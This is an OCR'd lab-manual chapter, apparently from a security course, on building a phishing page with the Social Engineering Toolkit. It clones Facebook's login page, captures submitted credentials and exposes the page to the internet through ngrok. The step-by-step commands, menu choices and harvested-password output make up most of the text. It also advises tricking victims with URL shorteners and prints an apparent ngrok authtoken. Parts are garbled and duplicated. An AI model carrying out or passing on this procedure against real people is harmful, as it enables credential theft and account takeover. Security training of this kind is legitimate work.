Chapter 9

Social Engineering


Lab Manual

THIS DOCUMENT INCLUDES ADDITIONAL PRCTICALS WHICH
MAY OR MAY NOT BE COVERED DURING CLASSROOM TRAINING.
FOR MORE DETAILS APPROACH LAB COORDINATORS

INDEX


Practical 1: Creating a phishing page using Social Engineering Toolkit (SET) -LAN Attack

In Kali Linux terminal, execute the below command to remove existing files from web root location.




```
root@kali:~# rm -rf /var/www/html/*
```

launch ***Social Engineering Toolkit*** by executing below command




```
root@kali:~# setoolkit
```




```
  It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


        There is a new version of SET available.
                    Your version: 7.7.5
                 Current version: 7.7.8

Please update SET to the latest before submitting any git issues.


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 
```

Based on our requirement, we can choose from seven different options on the SE toolkit menu. In this practical, we intend to create a phishing a page which looks similar to the Facebook login page.




```
 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

Select ***option 1 Social-Engineering Attacks***




```
Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 2
```

Select ***option 2 Website Attack Vectors***




```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

Select ***option 3 Credential Harvester Attack Method*** to harvest login credentials with the help of phishing page.




```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

Choose ***2 Site Cloner*** to clone a live website.




```
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.121] 192.168.0.121
```

Provide a local IP address (attacker private IP) for the postback.



```
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone https://www.facebook.com/
```


Provide the address of website to be cloned (https://www.facebook.com/) press enter and wait until ***Credential Harvester is running on port 80*** message.



```
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Trick victim to visit phishing page running on attacker's IP address (use URL shortening service to make IP address look like web link). If the victim submits login credentials on phishing page, then the attacker will be able to view those credentials.


On victim's computer:



chinnitestinglocal

••••••••••


On attacker's computer:



```
PARAM: timezone=-330
PARAM: lgndim=eyJ3IjoxMzY2LCJoIjo3NjgsImF3IjoxMzY2LCJhaCI6NzI4LCJjIjoyNH0=
PARAM: lgnrnd=034254_lEBN
PARAM: lgnjs=1528109240
POSSIBLE USERNAME FIELD FOUND: email=chinnitestinglocal
POSSIBLE PASSWORD FIELD FOUND: pass=nowiseeit
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Practical 2: Creating a phishing page using Social Engineering Toolkit (SET) -WAN Attack


In Kali Linux terminal, execute the below command to remove existing files from web root location.



```
root@kali:~# rm -rf /var/www/html/*
```

Ngrok Installation and configuration:

Ngrok is a tool that opens access to the local ports on the internet and creates a secure tunnel. Visit https://ngrok.com and register to download a free version of the software.



https://dashboard.ngrok.com/get-started

Setup & Installation

1 Download ngrok

ngrok is easy to install. Download a single binary with zero run-time dependencies.


2 Unzip to install

On Linux or OSX you can unzip ngrok from a terminal with the following command. On Windows, just double click ngrok.zip.


```
$ unzip /path/to/ngrok.zip
```

Most people keep ngrok in their user folder or set an alias for easy access.


To install ngrok application follow the process shown in below images (We can also get detailed installation steps from the ngrok website).



```
root@kali:~# cd Downloads
root@kali:~/Downloads# ls
ngrok-stable-linux-amd64.zip
root@kali:~/Downloads#
```




```
root@kali:~/Downloads# unzip ngrok-stable-linux-amd64.zip -d ngrok
Archive:  ngrok-stable-linux-amd64.zip
  inflating: ngrok/ngrok
```



```
root@kali:~/Downloads# ls
ngrok  ngrok-stable-linux-amd64.zip
root@kali:~/Downloads# cd ngrok/
root@kali:~/Downloads/ngrok# ls
ngrok
```

To run ngrok on our computer (attacker's kali linux machine), from ngrok directory execute the command given on the ngrok website.



with zero run-time dependencies.

terminal with the following command. On Windows, just double click ngrok.zip.

```
$ unzip /path/to/ngrok.zip
```

Most people keep ngrok in their user folder or set an alias for easy access.

3 Connect your account

Running this command will add your account's authtoken to your ngrok.yml file. This will give you more features and all open tunnels will be listed here in the dashboard.

```
$ ./ngrok authtoken 6fHX1ymRFnT8aduwwB6jD_6
```

COPY THAT LINE FROM DOT


4 Fire it up

Read the documentation on how to use ngrok. Try it out by running it from the command line:

```
$ ./ngrok help
```


To start a HTTP tunnel on port 80, run this next:

```
$ ./ngrok http 80
```




```
root@kali:~/Downloads/ngrok# ./ngrok authtoken 6fHX1ymRFnT8aduwwB6jD_6LEqm3Dafti9yCQ3eBp68
Authtoken saved to configuration file: /root/.ngrok2/ngrok.yml
root@kali:~/Downloads/ngrok#
```

Execute below command that starts ngrok.



```
root@kali:~/Downloads/ngrok# ./ngrok http 80
```


After executing the above command, ngrok opens a new terminal with links to forwarded ports.




```
ngrok by @inconshreveable

Session Status                online
Account                       [redacted] (Plan: Free)
Version                       2.2.8
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    http://06966015.ngrok.io -> localhost:80
Forwarding                    https://06966015.ngrok.io -> localhost:80

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

Creating the phishing page:

launch ***Social Engineering Toolkit*** by executing below command




```
root@kali:~# setoolkit
```




```
  It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


              There is a new version of SET available.
                    Your version: 7.7.5
                 Current version: 7.7.8

Please update SET to the latest before submitting any git issues.


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```

In this practical, we intend to create a phishing a page that looks similar to the Facebook login page which should be available for anyone on the internet.




```
 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

Select ***option 1 Social-Engineering Attacks***




```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 2
```

Select ***option 2 Website Attack Vectors***



